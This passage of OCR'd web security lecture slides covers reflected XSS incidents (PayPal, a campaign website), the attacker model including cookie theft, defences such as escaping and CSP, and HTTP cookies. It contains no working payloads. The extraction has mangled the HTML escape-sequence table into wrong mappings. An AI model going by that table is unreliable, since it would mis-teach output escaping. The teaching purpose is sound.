legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

You Can Apparently Leave a Poop Emoji—Or Anything Else You Want—on Trump's Website

By *Jordan Weissmann*


861 0 41



Trump's site hacked election day … apparently XSS

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And **https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet** gets you:




Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Random fact about … Joey Gonzalez

His latest project: Nora

Preliminary Results (August 11th)



Recent Promising Results

2min break

Preventing XSS

Web server must perform:


- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn't work well
- Output escaping: escape dynamic data before inserting it into HTML

Output escaping


- HTML parser looks for special characters: < > & ” ’
  - <html>, <div>, <script>
  - such sequences trigger actions, e.g., running script
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the parser

Character	Escape sequence
<	<
>	>
&	&amp
“	"
‘	'

Direct vs escaped embedding



Escape user input!



Escaping for SQL injection

- Very similar, escape SQL parser
- Use \ to escape
  - Html: ‘ → '
  - SQL: ‘ → \’

XSS prevention (cont'd): Content-security policy (CSP)

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- Can opt to globally disallow script execution

Summary

- XSS: Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
  - Bypasses the same-origin policy
- Fixes: validate/escape input/output, use CSP

Session management

HTTP is mostly stateless

- Apps do not typically store persistent state in client browsers
  - User should be able to login from any browser
- Web application servers are generally "stateless":
  - Most web server applications maintain no information in memory from request to request
    - Information typically stored in databases
  - Each HTTP request is independent; server can't tell if 2 requests came from the same browser or user.
- Statelessness not always convenient for application developers: need to tie together a series of requests from the same user

HTTP cookies

Outrageous Chocolate Chip Cookies

★★★★½ 1676 reviews

Made 321 times

Recipe by: Joan

"A great combination of chocolate chips, oatmeal, and peanut butter."

Save | I Made it | Rate it | Share | Print

Ingredients


25 m | 18 servings | 207 cals

- 1/2 cup butter
- 1/2 cup white sugar


- 1/3 cup packed brown sugar
- 1 cup all-purpose flour
- 1 teaspoon baking soda
- 1/4 teaspoon salt
- 1/2 cup rolled oats
- 1 cup semisweet chocolate chips

Cookies

- A way of maintaining state



Setting/deleting cookies by server



- The first time a browser connects to a particular web server, it has no cookies for that web server
- When the web server responds, it includes a **Set-Cookie:** header that defines a cookie
- Each cookie is just a name-value pair


View a cookie

In a web console (firefox, tool->web developer->web console), type

document.cookie

to see the cookie for that site

Cookie scope



- When the browser connects to the same server later, it includes a Cookie: header containing the name and value, which the server can use to connect related requests.
- Domain and path inform the browser about which sites to send this cookie to